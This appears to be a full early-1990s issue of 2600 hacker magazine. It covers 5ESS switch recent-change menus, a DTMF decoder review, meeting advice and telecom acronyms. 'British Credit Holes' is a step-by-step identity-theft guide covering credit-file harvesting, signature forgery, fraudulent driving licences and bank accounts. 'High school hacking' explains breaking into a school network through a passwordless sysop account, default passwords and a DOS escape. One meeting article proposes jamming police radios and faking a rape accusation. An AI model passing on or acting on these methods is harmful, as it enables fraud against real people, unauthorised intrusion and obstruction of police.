1 LINES	12 BRCS FEATURE DEFINITION	23 ISDN
2 LINES — CE	13 TRAFFIC MEASUREMENTS	24 APPLICATIONS PROCESSOR
3 LINES — MLHG	14 LINE & TRUNK TEST	25 LARGE DATA MOVEMENT
4 LINES — MISC.	15 COMMON NTWK INTERFACE	26 OSPS TOLL & ASSIST/ISP
5 TRUNKS	17 CM MODULE	27 OSPS TOLL & ASSIST
7 TRUNKS - MISC.	18 SM & REMOTE TERMINALS	28 GLOBAL RC - LINES
8 OFFICE MISC. & ALARMS	19 SM UNIT	

To access the 5ESS RC/V menu system from the MCC, STLWS, and TLWS channel/terminals, one uses what are called pokes. The poke that is used here to access the RC/V Menu system on the 5ESS is 196.

196

at the "CMD<" prompt puts you on the RC/V menu system of the 5ESS switch. This will cause "RC/V 196 STARTING" and "RC/V 196 COMPLETED" to be printed out at the ROP.

Adding features onto the 5ESS is easy. At the craft shell of the RC/V channel type:

RCV:MENU:APPRC

This will toss you into a menu system. An example of a main menu appears above.

The help menus for the 5ESS switch are lame, but I thought that it would be good to show their contents to you just for the hell of it because it does explain a little about the switch.

Commands For Menu Pages

H - Explains commands for MENU or views. If you enter H again, then it will display next HELP page.
H# - Select HELP page. (# - help page number)
Q - Quit Recent Change and Verify
R - Change mode to RECENT CHANGE
V - Change mode to VERIFY
< - Go to CLASS MENU page.
- If on CLASS MENU page Go to a VIEW MENU page #.
- If on VIEW MENU page Go to a RECENT CHANGE or VERIFY VIEW #.
#.# - Go to a RECENT CHANGE or VERIFY VIEW. (CLASS# VIEW#).
#R - Go to Recent Change view for read.
#I - Go to Recent Change view for insert.
#D - Go to Recent Change view for delete (only print Key fields).
#DV - Go to Recent Change view for delete with verify (print all fields).
#U - Go to Recent Change view for update.
#UI - Go to Recent Change view for update in insert mode (user can change each field sequentially without typing field number).
#V - Go to Verify view.
#N - Go to next menu page. Back to the first page if there's no next page.

Commands For Batch

BMI - Delayed Activation Mode. Choose time or demand release (for time release add service information). Select view number for Recent Change.
BMD - Display Status of Delayed Activation Recent Changes.
BMR - Release a file of Recent Changes stored for Delayed Activation.
IM - Immediate Release Mode.

Commands For Views

< - In first field: Leave this view and return to select view number.
< - Not in first field: Return to first field.
^ - In first field: Select new operation for this view.
^ - Not in first field: Return to previous field.
> or ; - Go to end of view or stop at next required field.
* - Execute the operation or go to next required field.
? - Toggle help messages on and off.
Q - Abort this view and start over.
V - Validate input for errors or warnings.
R - Review view from Data Base.
I - Insert this view into Data Base.
U - Update this view into Data Base.
D - Delete this view from Data Base (only print Key fields).
C - CHANGE: Change a field - All fields may be changed except key fields when in the update mode only.
C - CHANGE-INSERT: Allowed in the review mode only - Allows you to review a view and then insert a new view with similar field. You must change the key fields to use this facility. You may change other fields as required by the new view.
P - Print hard copy of screen image (must have RC/V printer attached).

The following are used only on views containing LISTS.

' - Blank on the row.
- - Sets this field to its default value.
: - Sets this row to its default value.
[- Go backward to previous row.
] - Go forward to next row.
; - Go to end of view or stop at next required field.
- Go to end of list and stop at next non-list field.
{ - Delete current row and move next row to current row.
} - Move current row to next row and allow insert of row.
= - Copy previous row to current row.
* - Execute the operation or stop at next required field.

If RC/V is in automatic forms presentation and "Q" or "q" is entered for the operation, the following commands are available.

A - Abort form fields. RC/V stays in the current form.
B - Bypass form. Go to next form using automatic forms presentation.
C - Cancel automatic forms presentation. The previous menu will be displayed.
H - Display automatic forms presentation help messages.
< - Bypass form. Go to next form using automatic forms presentation.

When accessing the databases, here is a list of database access selections:

I (insert) - Insert new data.
R (review) - Review existing data.
U (update) - Update or change existing data.
D (delete) - Delete (remove) unwanted data from the database.
V (verify) - Verify the data in the data base.

These are to be entered when one sees the prompt:

Enter Database Operation
I=Insert R=Review U=Update D=Delete : _

When using the RC/V menu system of the 5ESS, you may just keep going into sub-menus and fall off the end of the earth. Here are the navigational commands that are used to move around the menu system. As seen from the RC/V menu system help, you see "SCREEN X out of X". This means that there are so many screens to go and to move between the screens you use the "<" to move back (toward the main menu) and the ">" to move to the last menu. I know it is shown in the help menu, but it is not explained like it needs to be.

Batch Input

The Batch Input feature for the 5ESS switch allows recent changes (RC) to be entered at any date and time when the RC update would be performed. This allows RC input to be entered quickly, and for a large number of inputs. The large numbers of RC input can be released quickly in a batch mode. The RC input can then be entered at any time, stored until they are needed, and then released for use by the system when needed.

First and second level error correction is done during batch input. There are several different modes of batch input. These are:

BMI - batch mode input - TIMEREL and DEMAND
BMD - batch mode display
BMR - batch mode release

BMI - batch mode input - TIMEREL and DEMAND

Entering BMI one types "BMI" at the RC/V menu prompt. Once entering, you will be prompted with whether the input is DEMAND (demand) or TIMEREL (Time Release). DEMAND input allows one to manually have the batch update the database. TIMEREL is automatic. TIMEREL has one enter a time and date.

When using DEMAND, you will be prompted for the file name. The file will be in "/rclog" in the DMERT OS.

In TIMEREL, you will be prompted with the CLERKID, which in this case is the file name for the file in the "/rclog". Then for VERBOSE options, the RC SRVOR (Recent Change Service Order) is displayed on the screen.

RC SRVOR View in the BMI TIMEREL Batch Option

```
                 5ESS SWITCH
             RECENT CHANGE 8.1
        SERVICE ORDER NUMBER VIEW

*1. ORDNO   ________
*2. ITNO    ____
*3. MSGNO   ____

#4. RDATE   ____
#5. RTIME   ____

Enter Insert, Change, Validate, or Print:

ORDNO = Service Order Number
ITNO  = Item Number
MSGNO = Message Number
RDATE = Release Date (Update database Date)
RTIME = Release Time (Update database Time)
```

BMD - batch mode display. BMD is a "mask" of RC/V done from the RC/V channel craft shell, by using the REPT:RCHIST or a pseudo-menu system. All transactions are displayed on the ROP, though the data could also be sent to a file in the "/rclog" in DMERT.

The pseudo-menu system looks like:

1. Summary of clerk activity
2. Activity by service order number
3. Activity by clerk ID
4. Return to view or class menu.
Display 1 of 2

1 allows one to view the "DELAYED RELEASE SUMMARY REPORT."

2 produces a "DELAYED RELEASE REPORT BY SERVICE ORDER."

3 produces the "DELAYED RELEASE REPORT BY CLERK ID."

4 Return to view or class menu, self-explanatory.

REPT:RCHIST - BMD

The REPT:RCHIST BMD (Text) command is done from the RC/V channel craft shell. The command synopsis is:

```
                5E2 - 5E5 (Generics)

REPT:RCHIST,CLERK=[,FORMAT=(SUMMARY|DETAI
L)][,ALL][,PENDING][,COMPLETE]
[,ERROR][,DEMAND][,DEST=FILENAME][,TIME=XXXX
XXXXXX];
                5E6 - 5E8 (Generics)

REPT:RCHIST,CLERK=a[,FORMAT=[SUMMARY|DETA
IL]] [,ALL|,b][,DEST=[c|FILE]]
[,TIME=XXXXXXXXXX];
```

SUMMARY - Report selection, format by key.
DETAIL - Report selection for Recent Change order.
ALL - Report all recent changes.
PENDING - Report pending recent change input.
COMPLETE - Report released recent changes that was successful when completed.
FILE - Name for file in /rclog.
ERROR - Report recent changes released with error.
DEMAND - Report demand recent changes.
TIME=XXXXXXXXXX - XX - month, XX - day, XX - hour, XX minute, XX - second.

BMR - batch mode release. This is the manual release (updating) of the 5ESS database. This is done from the RC/V channel craft shell. The command that is used is the EXC:RCRLS input message. There is no real need to go into this message.

Adding features RCF
(Remote Call Forward) on a 5ESS

1. At the "MENU COMMANDS" prompt of the 5ESS

(continued on page 32)

British Credit Holes

In 1984, the British government passed the "Data Protection Act" in order to allow any individual to obtain copies of computer records which any company or organisation may have on that individual. The intention was to be able to see exactly what was being held on them and subsequently be able to correct any erroneous information.

We hear these stories of people who have been turned down for a loan when they believe that they have impeccable credit credentials. However, if the records mistakenly say otherwise, you are completely in the dark.

In the United States, just about everyone knows about the importance of credit history, and checking up on individuals is purely a matter of course. Here in England, however, most individuals are completely unaware of any of this. In fact, many companies here are unaware of this! While organisations performing the same functions as, say TRW, do exist here, almost no one would know anything about them.

I began looking into just what everyone had on me through these credit recording companies and quickly found a flaw in the system. This flaw allows me to get a great deal of information on just about anyone. Further more, it's all perfectly legal! Let's explain how it works.

There are six main credit recording agencies here in England. For the sum of one pound and a letter with your full name, date of birth, addresses for the last six years, and your signature, you can receive printed records of everything they have on you. These records show any loans you have taken out, credit cards you have received (with their numbers and credit limits), credit checks which have been run on you, and any county court judgements you may have against you. Some will even show how you pay off your credit cards, by showing: if you paid off the full amount each month; if you paid it off on time; and even if you used it at all.

Now then, the flaw in the system is that information on you is not stored by anything as obvious as your name or social security number, but by your address. Furthermore, when you get a report on yourself, it not only gives all of your information but also that of anyone else who happens to have lived at that address. This means that not only do I get credit information on me, but on everyone else at those same addresses! In other words, I get to see all of their credit card numbers, dates of issue, and credit limits!

OK, so how is this useful? Well, your feverish minds are probably already thinking of devious uses for this information. Right, suppose I want to get information on you. All I need is your address.

Fine, so I do a credit search on myself, *but* I say that I have only lived at my current address for the last month or so, and prior to that I lived at all the same addresses which you have lived at for the last six years (of course, I don't mention you). When I get the replies, I have all your credit information. I now have details of any loans (with loan numbers), credit card numbers (with credit limits), dates and amounts etc.

I've not done anything illegal, up to this point. The next step is to write to each of the credit card companies and loan companies, etc, and ask them to send all information they have on the person whose credit information you now have. They're probably going to check a signature, so you'll need to forge the signature of the person you're spying on. The credit company will give you all the information they have on the person. This information may include things like just what it was they bought and the credit references they used to establish that you were kosher in the first place.

You will see that you can quite quickly begin to expand outwards building up a bigger and bigger picture of the individual who you are investigating. You can also get ahold of things like copies of electricity, gas, and telephone bills by saying that you suspect mail has been going missing and can they send duplicate bills to a different address.

To get a driving licence is just as easy. All you do is get the application form and fill it out saying that you have lost the previous licence and you want a replacement. You need the full name, date and place of birth, a signature, and six pounds. Also, enclose a letter saying that you want it mailed to a different address than the one you live at (because you suspect mail is going missing). Doing this, the original licence is still valid (since it has the same number) and same address, so the real owner will never be aware of this. (Incidentally, a UK driving licence does not have a photo on it and a social security number is almost never asked for.)

With the driving licence you can then open a P.O. Box which has no connection with you. It has another person's name and address associated with it. Incidentally, a P.O. Box in England offers no privacy whatsoever, since you can *demand* to be given the name and address of the owner and the post office have to give it to you. I have been told of the post office checking up on people applying for P.O. boxes by actually calling around to see them.

As you begin to build up more and more information on the individual, sooner or later you will start getting information like bank details i.e. account numbers and sort codes as well as any mortgage information etc. You're in a position to really start doing some nasty damage. With a driver's licence you can open a bank account and have all the bank information sent to the P.O. Box. You're now in a position to begin using someone else's credit without them ever knowing!

There is actually a reason why credit information is sorted by address. Apparently, statistically, bad payers tend to associate with other bad payers. This means that if you live in an area which is notorious for debts then it will be assumed that you too are bad at paying off your debts. It also counts against you if you live in a bad neighbourhood or estate. If a previous owner, or occupier, was a credit risk then even though you may never have even met them their bad credit rating can be attached to you - and there's nothing that can be done to change it!

The way that things are set up means that it would be extremely difficult for them to change the system. Luckily, very few people know about this so it's not an immediate problem.

high school hacking

by The 999

I recently messed around with our school's new network. It is run on new IBM PS/2's. Each workstation is a 286 and the servers are 486's. There are three networks, each networked with each other. It is all run on a fiber optic Token Ring network. Hacking this system is so easy it's almost unbelievable. There are three ways to do it. All three ways are equally easy; it just depends on what you want to do.

After loading up, the system displays a digitized picture of a rose in the background and asks for your name or number. Students use their student ID numbers as their user name. The teachers use their own names. The administrators use Administrator and Sysop.

First off, logging on as the sysop. The idiots who run this thing (the teachers, enough said) don't have a password on the sysop account. If you try to log in as administrator, it will ask you for a password. I don't know what it is. But if you try to log in as sysop, it will beep and you're in, password free. You have to be careful that no administrators are nearby, as that beep is only made when the sysop logs in.

Now that you're in, you will get a large menu with all the choices. They consist of various sysop functions, from Add/Remove/Edit user account, Add/Remove files, Change password, etc. I like the edit and make user account features. Editing an account is very easy. It asks for the user's name, grade, etc. This info is all available by pressing F1, which gives you a long list of every user, listing their name, ID number, and grade. So you just enter what you want and you have their account on your desktop. Edit away. Making an account is the same, except you make up info instead of using real information. Make your own sysop level accounts. Why not? The sysop account that you are on can do anything you want to do.

Getting into DOS. Easy. When the machine is booting up, press Control-C and/or Control-Break to terminate the batch job. There you go. DOS. I would suggest waiting until you see the stuff about "inserting ring into network" or whatever. Then break the batch. If you break before this, you will only be able to mess with the local hard drive, not all of them. On the system I was working on, the local drive was h. The main stuff was on i. There are a lot of logs on h. All the drives pretty much look the same, with the same directories and all. But they are a little different, and the files in the directories are different. There are many neat tricks once you're inside DOS.

The directories follow a strange naming structure. The names of each user's directory is the user's name, underline characters (_'s) to fill up the eight character name, but then they might also have a three character extension as well. For example, one user (number 8344) has directories called 8344____, files called 8344____.*, 8344____.@, and so on. Strange. DOS doesn't seem to care though. The teachers follow the same format. A teacher named Mrs. Rosenthal had directories called ROSENTHA.L__. Interesting to say the least. I enjoy hacking this system just to look at the weird tricks this netware pulls.

Hacking accounts. Easy too. If you didn't get on as the sysop and steal an account or make your own, and you don't want to mess around under your own name, this is for you. When the systems are put up, and when users are added, they all get the default password. On our systems, the password is DOG. So first, you pick a student number. These can be gotten in many places so you don't have to even guess. Look at any teacher's grade book or any attendance sheet, etc. They all have the ID number right next to the student's name. Now you log in using that number. At the password prompt, enter the default password. The easiest way to figure out the default password is to simply remember what it was the first time you logged in as yourself. Changing the password of the account you are using is simple - it's a choice from your main menu. You have to enter your current password and it doesn't echo, which prevents you from just going up to a terminal someone left without logging off and changing the password. Also, shoulder surfing is not hard, especially since most users are computer illiterate. Most will even tell me their password! Like when they change it, they tell me what it is voluntarily.

If you are on as a student, not a sysop or other super user, you can still do anything you want, almost. Go to Microsoft Works, which usually comes with the systems and is on everyone's menu. You can now load any file you want. I am still trying to find the password files. Another nice feature of Microsoft Works is the run external program choice from the file menu. "DOS prompt" is one of the choices. If you run it, you will be in a full DOS shell. You can do anything you want. You can do the same things you could if you broke the batch file while booting up. You might have some drives that you can't log into. It depends on the restrictions of the user that you are using.

There is a neat directory called Autolog and Autolog2. There are files called *.lgn, where * is a number. These files have various things in them. I assume they are some sort of macro autologin things or something. The ones I looked at said things like "Hello Butch, the time is" and some kind of time string and stuff like that. But it also lists the user's root directory and drives. Like if it has a-h:, that user has access to drives a through h. The directory listed in there is the user's work directory, where all of their files are saved.

I hope I have helped to open your mind to hacking local school networks. These can be found by walking around the school looking into windows for a PS/2 computer lab. You can then just walk in, sit down, and hack away. If for some reason someone asks why you are in there, say you're there for your history class or whatever.

PRODUCT REVIEW

TDD-8 DTMF Decoder
$99, MoTron Electronics
310 Garfield St. #4
Eugene, OR 97402
(503) 687-2118
Review by Les Inconnu
(Sydney, Australia)

For some months now, *Popular Communications* has carried an advertisement for a "Touch-Tone Decoder/Display & ASCII Converter Board". As described, this device, the TDD-8, displays all 16 DTMF digits and provides an ASCII serial output. Input is accepted from any audio source: radio receivers, cassette recorders, answering machines; there is also IBM software to decode and store the results.

Now something like this is sure to pique the interest of any phreak because it can be almost as important to decode DTMF tones as to generate them, but at ninety-nine dollars a throw (and U.S. dollars at that) plus extras, plus postage, it seems a little too expensive for mere curiosity. However, such a device has just found its way here to the far side of the planet, and it is indeed a very useful tool for exploring the telephone system.

First Contact

The package arrived from Oregon, airmail, in just two weeks. That in itself is worth mentioning when airmail delivery to Australia can take from five to twelve weeks. Very good service!

Not so good though was the documentation. The package contained a fully assembled board, two cables, and a 5.25" disk. That's it! No documentation. No READ.ME file. Nothing!

The board itself is a 150mm by 60mm double-sided PCB whose most noticeable feature is eight seven-segment LED displays. These display the digits decoded. The first digit appears in the rightmost display, and automatically scrolls to the left as more digits are decoded.

A 40-pin chip with no markings other than "TDD-8" and a proprietary code, hand inked on a stick on label, is obviously full of magic. The presence of a crystal on the board seems to indicate sampling techniques, as well as a shift register clock. Apart from a 7805 to turn the 12 volts into 5 volts, a green LED to indicate Power On, and some driver transistors and passive components, the board is bare.

Or almost bare. There are three miniature push-button switches: CLEAR, SCROLL <-, SCROLL ->. There are also three sockets: AUD, SER, and a concentric 2.1mm power connector. The power connector proved to be centre positive, outer negative (there is no standard for these things), however a protective diode has been installed across the input and this should keep the board from harm. A 2.5mm connector will fit, with a little force.

The AUD and SER sockets take subminiature 3.5mm jack plugs. Two cables are provided, at US20 extra. One is a one metre long cord with two wires and 3.5mm plugs at each end. One end sticks in the audio outlet of a radio receiver, such as a scanner, and the other goes into the AUD input of the board. Obviously this carries the input signal.

The other cable has a 3.5mm plug at one end, and this inserts into the SER outlet on the board. The other end of the cable has a D25 socket which attaches to COM1 or COM2 of your IBM backframe. The wiring for this cable is simple. Tip goes to pin 3. Sleeve goes to pin 7. Wire up both of these cables and save yourself twenty smackers.

A 120 volt AC to 12 volt DC converter is also available, but was not ordered, being of no use here where the power is 240 volts AC (and 260 volts AC in the west).

Setting It Up

Operation is very simple, in spite of the lack of instructions. Plug a 12 volt source into the power connector. The display flashes momentarily while the green LED lights up. The TDD-8 takes 75 mA with no display, 150 mA with all the displays lit. In their advertisements MoTron specifies 300 mA but 150 mA is the maximum, even while operating, so a battery supply would be easy. Eight alkaline C cells would be enough.

The AUD line will connect to a scanner audio outlet. "Ext speaker" or "record" provides sufficient voltage. Minimum input seems to be about 1.5 volts peak-to-peak in practice, while maximum is not known, (we were a wee bit cautious) but clipping seems to take place at 5.0 volts peak to peak. Just as the ad says, it is happy with the output of receivers, tape and cassette recorders, and answering machines.

Field Use

Now for all sorts of reasons, cost and fragility of the device being among them, we do not recommend that you hang one of these off a twisted pair with alligator clips. However, if you can put the TDD-8 into a suitable box it can be used, attached to a hand-held scanner or similar receiver. The box will need to have a transparent lid to read the display, attachments for the three switches, and three holes for the leads. You will have to work this out for yourselves. When used as a portable device only the AUD and power connectors are used. The TDD-8 holds 40 digits (rather than the 32 advertised) but it cannot tell where one sequence begins and ends. So if you have five eight-digit numbers, they will all run together as one big 40-digit number.

0 to 9 and A to D are all easy to read on the seven-segment display. # shows as three horizontal lines, one on top of the other, while * shows as a distorted S. It is easy to read with practice.

The two SCROLL buttons let you scroll through the memory. CLEAR will clear everything.

Connecting to a PC

While almost any computer with an RS-232-C connector and a dumb terminal program will receive something from the TDD-8, unless you write your own program it will not perform any better than the inbuilt display.

For IBM's (and compatibles), MoTron provides a 5.25" disk with a single file: TONELOG.EXE. When this is installed and the TDD-8 connected to COM1 or COM2 via the SER outlet the full power of this device is seen.

Run TONELOG.EXE and it first searches for the TDD-8. If it is not connected a bar (you couldn't call it a window) appears and tells you to connect it to COM1 or COM2. This is about as user-friendly as it gets, but then most of us won't be worried by this.

At the bottom of the screen is a two line menu. F1 to F4 and F6 to F11 all provide toggle switches. F5 is not used. F10 and F11 have no function, but all the others allow you to toggle between COM ports, switch the printer on and off, print, exit, or nominate a data file (PHONELOG.DTA is the default).

F7 brings up an empty window to let you set the alarms. However, there is no explanation as to how to do this, or even what alarms are. F8 toggles these mysterious alarms.

A sample PHONELOG.DTA is shown below. This file preserves exactly what appears, in real time, in the screen above the menu.

```
01-21-1993   21:35:10   11111111        1-111-1111
01-21-1993   21:35:20   22222222
01-21-1993   21:35:36   33333333
01-21-1993   21:35:46   1
01-21-1993   21:35:58   *
01-21-1993   21:36:36   1
01-21-1993   21:36:46   0
01-21-1993   21:37:05   #
01-21-1993   21:37:17   0*789654411236687745887458*#
01-21-1993   21:50:45   5
01-21-1993   21:51:06   1234567890*#
01-21-1993   21:51:14   1234567890*#
01-21-1993   21:51:21   12345698777896541232*23321#
01-21-1993   21:51:37   #
01-21-1993   22:03:02   123456789012345678901234567890
                          12345678901234567890
                          1234567890#
01-21-1993   22:04:00   1111111         111-1111
01-21-1993   22:04:11   22222222
01-21-1993   22:04:22   333333
01-21-1993   22:04:30   44444444
01-21-1993   22:04:41   5555555         555-5555
01-21-1993   22:04:49   66666666
01-21-1993   22:04:59   7777777         777-7777
01-21-1993   22:05:07   8888888         888-8888
01-21-1993   22:05:16   9999999         999-9999
01-21-1993   22:05:23   0000000         000-0000
01-21-1993   22:05:32   *******
01-21-1993   22:05:41   #
01-21-1993   22:05:41   #
01-21-1993   22:05:41   #
01-21-1993   22:09:05   021234567
01-21-1993   22:09:19   00111123456753
01-21-1993   22:30:47   *
01-21-1993   22:31:10   *0987654321#
```

Each line has the same form:

1 Date as MM-DD-YYYY (eg: 01-15-1993 for 15 January 1993). Obviously the product is aimed at the US market, so it may just be a quibble to complain that the DD-MM-YY format that almost all the world uses is not an option. Still, it's annoying.

2. Time as HH:MM:SS in a 24-hour clock.

3. Digits as received.

4. If you received 7 digits, these are repeated in the form nnn-nnnn. If you received 8 digits, these are repeated in the form n-nnn-nnnn, but not always. # is taken as an end-of-dial signal. A new line starts after every #. Any five-second pause is also taken as an end-of-dial signal. We have not yet found any limit to the size of PHONELOG.DTA, but in practice you would want to keep it fairly small. If no # or five-second pause is found, then DTMF digits are recorded on the same line. There is no limit to this, but only the first 52 digits are saved to the file.

Radio Interference

As you would expect, there is some RF interference from the shift register clock, especially from 7 to 35 MHz. This is only harmful if you sit the unshielded board next to a receiver. About 50 cm separation seems to cure it, but you may have to experiment.

Operation

Proper detection of DTMF tones depends on the signal-to-noise ratio received. This will depend on your radio link. We can envisage using the device to decode recordings made of tones sent by small transmitters, with the unattended receivers placed fairly close to the transmitters.

What More Can We Say?

The lack of documentation is a nuisance, but it can be coped with. A very interesting little device. One of the most useful we have seen. A pity that like a lot of good tools it's so expensive.

MEETING ADVICE

Following the disruption of the November 2600 meeting in Washington DC, we have received several suggestions on strategies and ways of preventing problems in the future. We are printing two of those here.

While we must thank the contributors for sharing their thoughts, we have to point out that neither piece really captures the spirit of a 2600 meeting. While the first article contains good suggestions and valuable tactics, it could also give the impression that the primary reason for our meetings is to outwit and defeat the authorities who happen to be present. While this feeling may exist, and is certainly intensified during harassment campaigns, the main reason for our gatherings is simply to get together, meet people, and show the world that we've got nothing to hide. The meetings are not acts of civil disobedience. Nor are they forms of guerrilla warfare. If, however, the authorities step over the line, we are prepared to make it an issue in a civilized and mature manner, as was proven in Washington DC. Otherwise, we bear no animosity towards people in uniforms.

The second article comes from a journalist who suggests ways of "legitimizing" 2600 meetings. Again, many of the suggestions are sound and worth pursuing. But our meetings are flagrantly informal, to the degree that any agenda or form of organization would be largely alien to us. Hackers exist best in an unstructured environment and it would be wrong for any of us to try and change that. What we can do is show the world that our unstructured existence, both at the meetings and on computers, is not analogous to chaos.

by Parity Check

The recent disruption of hacker meetings by law enforcement agencies in the United States has gotten me to think about security in public places. There seems to be a misconception that since you are in a public place, the cops will be less inclined to harass you because of bad press. Nothing could be further from the truth. The officials have public relations people that could convince the average population that the pope is, in fact, the devil himself. Then again, considering the average Joe Cool, it's relatively easy to do.

If they nail you in a mall, they can BS everyone by saying that you are a young offender, urban terrorist, drug dealer, or something. The fact that most of us in the underground community are young doesn't help: Who are you going to trust? The respectable looking gentleman in uniform, the last line of defense against anarchy? Or the rather snotty looking kid in jeans who's carrying all those illegal looking devices? Much too young to be on his own. I'll bet he has a police record. What's he up to? He probably wants to steal my wallet! That'll teach him! (Get the point?)

First of all, don't call a meeting on the fly. Plan it. Go there even before spreading the word of the meeting and look around. Draw a map if you have to. Look for exits, note where they are, how many, etc... Your meeting place should have 360 vision all around to see trouble coming up to you. If you know what's coming up at you, you'll have more time to react, hence more time to make the right decision for that situation.

You might want to consider having spotters walking around the mall. Have them come in a couple of hours before you and take places at the food court, rest area, or whatever and start talking with each other, basically looking like John Q. Public, blending in with the background. Their job is to watch the watchers, look at people who are around, and look for stares at your group. They are your source of intelligence on the environment around you. If you get advance warning of a build-up in the cop to joe ratio, then your chances of confrontation are far less.

One thing that will tip you off as to someone's intentions is the body language. Most of us don't realize it but we constantly give indications of our intents and internal emotions. Probably the most expressive are the eyes. This is why bodyguards wear dark glasses. Except with very good training and practice, it cannot be stopped. Look it up somewhere in a book and use your gut feelings.

Set up a danger signal with your people. You can have the simplest of hand signals to a wireless mic in your friend's collar that transmits to your walkman "playing" George Bush's greatest hits or something. Pick your spots carefully. You want your spotters to be well situated, where they can look and see everything. If the place has many levels, put people on the highest; they'll have a much better view of things and will be able to check the bigger pictures. However, you will lose body language at this distance. If you can get access to an apartment or an isolated place overlooking the meeting, you can get carried away with a camera and binoculars - more stuff to use against them if you do get harassed by an agency. You also want a plan if the shit really hits the pan. The first thing to do is spread out: a mob is easy to contain because everyone's together as a single target. A set of 15 individuals heading in all directions is a pain to control because they now have multiple targets, thus they will be less effective. Next, you want your people to be organized and the cops confused. This maximizes your chance of escape. One thing you can try is having a female in your group wait till one gets close to her and then scream *rape!* or something really embarrassing. It will not look real, but it just might confuse them and seriously embarrass them. One thing that you might try but that I'm really itchy about is using a laser pointer or a hydrogen (red) laser of some kind. Tell your spotters to sight it on the cops. With luck they might think it's a gunsight. This however might bring more harm than anything else since they might lose it and shoot (at you).

Another way of creating confusion is jamming the radios they have. It will not last long as they will resort to backups and landlines but it will give you a couple of seconds.

The methods available to create confusion are countless but you will want to weigh the consequences of your actions. Firing up a half dozen industrial grade smoke bombs is *not* a good idea: there will be a panic and a stampede in which people (this means you) could and will get hurt and/or killed. This is without mention of the legal actions that could be taken against you with reason.

On the lighter side, nothing would be worse that resetting the burgler alarms to *arm* mode, sounding the flood alarms, throwing water balloons from another position, sending a bucket of ball bearings sailing across the floor, a water pistol filled with crazy glue, turning off all the lights, toying with the PA system so that the volume is *real* loud, or anything that will create general mayhem.

In conclusion, this is the real ball game. The above might sound paranoid and it probably is, but I'd rather be a free-roving paranoid than in prison. The other team has (some) training to fall back on. You have your guts and your knowledge. The one that reacts the fastest and the wisest wins.

by Romula Velcro

Your meetings are being disrupted. Illegal searches and seizures are taking place. You're being treated like a criminal simply because you are a member of a certain group. You're being intimidated, harassed, or even detained without being accused of a crime. Your constitutional rights are being infringed.

If these things are happening to people in your group and you're not getting any press coverage (or any coverage you do get is biased in favor of official and corporate sources), it's time to start developing a relationship with your local media. You need to let them know your side of the story. Radical, "alternative" weeklies will be more sympathetic, but there are ways to work with the "mainstream" press too, so don't ignore it. Keep in mind that a majority of reporters are liberal, even though their employers are not.

Here's what you can do.

1) Name your group, get a post office box, design a logo, get some letterhead, choose one person to be the publicity director, and start writing press releases. If you can afford one, rent a private P.O. box. Be sure to ask the mailbox company about their privacy policies; many allow box renters to use pseudonyms. They often have voice mail and fax services, so take advantage of them. These services are expensive but worth it, so pool your funds. Getting a U.S. Mail post office box under the name of a group requires supplying the names and addresses of one or two people in the group, and anybody can call the post office and find out who rents the box.

2) Call the newspaper and get the mailing address for the news department, ask who the city editor is, get their extension number, and direct your press releases and phone calls to that person. Find out if there is some kind of guide to communicating with the paper that tells "who's who" at the paper and what they do. Pick one up or have one mailed to you.

3) Make sure that you have "news" to communicate. If your meetings are being monitored or disrupted, if members are being

followed, if other harassment is taking place, that's news. Arrests and lawsuits are also news.

4) Consider publicizing your meetings. (Your group may even decide to establish a "public" or "legitimate" arm for public relations purposes while maintaining a private "core".) Meet regularly, decide on a topic of discussion for each meeting, and don't make it too technical. Privacy and "big government" issues — Caller ID, credit reports, public information, data security, etc. — are most likely to get members of the public interested.

5) Get a public meeting space. Universities, public libraries, the Unitarian Society, community centers, churches, city recreation departments, etc., often have low-cost or free spaces for public use. Watch the newspaper's calendar listings to find out where various groups meet. Network with other radical and free speech-oriented groups to find out where to meet, who their media contacts are, what their experiences with harassment have been, how to find a good lawyer, etc.

6) When you have a meeting time and place established (plan at least a month in advance), announce the meeting at least two weeks in advance by sending a press release to every daily and weekly newspaper in your area. Write a headline saying something like "Hacker Group Opens Meetings to Public." List the name of your group, topic of discussion, names of guest speakers, time, date, place, and contact name and phone number. Send one release to the calendar listings section and one to the city editor or a sympathetic reporter. Why not send one to your friendly Secret Service or FBI agent? See how many people you can get to come to your meetings. By avoiding any hint of clandestine activities, you'll make it harder for the feds to harass you.

7) Invite speakers from a nearby university, ACLU, law enforcement, local Secret Service or FBI office, a representative of the phone company, etc., to address your meeting. How about a panel discussion with representatives from academia, government, corporations, ACLU, the media? Keep the media informed of your activities. ("Hacker Group to Host Computer Piracy Forum" would be an eye-catching headline.)

8) If you have filed a lawsuit, it's a good idea to contact the paper's court reporter (or have your lawyer do it) to alert them to the suit and to leave a contact name and phone number so they'll be able to reach you for comment. Naturally, they can get this information from the court - *if* they're aware that the suit has been filed and *if* they're interested - but call them anyway.

9) If your meetings are being disrupted and an editor doesn't want to cover your story, ask him or her if he or she would cover the story if your group were the NAACP. The media will pay attention to you if they are made to understand the issues underlying your problems. If you are only interested in breaking into computer and phone systems for fraudulent use or to steal data, you're not going to get much sympathy. If, however, your right of public assembly, right to protection against illegal search and seizure, and right to free expression are being infringed upon because you happen to be a member of a certain group, the media should be interested in these issues.

10) Check out your local public access television station. In my community, Cox Cable has a monopoly on cable TV and, as part of its contract with the city, is required to fund the city's public access TV station. This station must air all noncommercial video submitted by the public (even birthday parties, little Susie's first haircut, etc.), completely free of censorship. Maybe you can videotape your meetings (they should be around 28-29 or 58-59 minutes in length) and send them to the station for broadcast, or appear on someone's show, or produce your own show.

Unfortunately, most news outlets are owned by huge chains that are more concerned about profits than about their responsibility as government watchdogs for the public. Reporters who work for the mainstream press - especially those at small or medium circulation dailies with small staffs and few resources - are basically desk jockeys who do most of their work by phone, fax, and mail. They rely heavily on wire stories and the government and corporate PR machinery. It's up to you to let them know your side of the story because they probably don't have the time to try to track you down.

Martin A. Lee and Norman Solomon examined these issues at length in their book, *Unreliable Sources: A Guide to Detecting Bias in News Media*. Lee is the cofounder of FAIR - Fairness and Accuracy in Reporting.

acronyms h-r

by Echo

(Part 1 appears in the Spring 1993 issue.)

HCSDS High-Capacity Satellite Digital Service
HCTDS High-Capacity Terrestrial Digital Service
HDLC High-level Data Link Control
HDTV High Definition TV
HDX Half DupleX
HEAP Home Energy Assistance Program
HEHO High End Hop Off
HIC Hybrid Integrated Circuit
HNPA Home Numbering Plan Area
HNS Hospitality Network Service
HOBIC HOtel Billing Information Center
HOBIS HOtel Billing Information System
HP Hewlett-Packard
HPO High Performance Option
HSSDS High-Speed Switched Digital Service
HU High Usage
HUTG High Usage Trunk Group
HZ HertZ
I&M Installation & Maintenance
I/O Input/Output
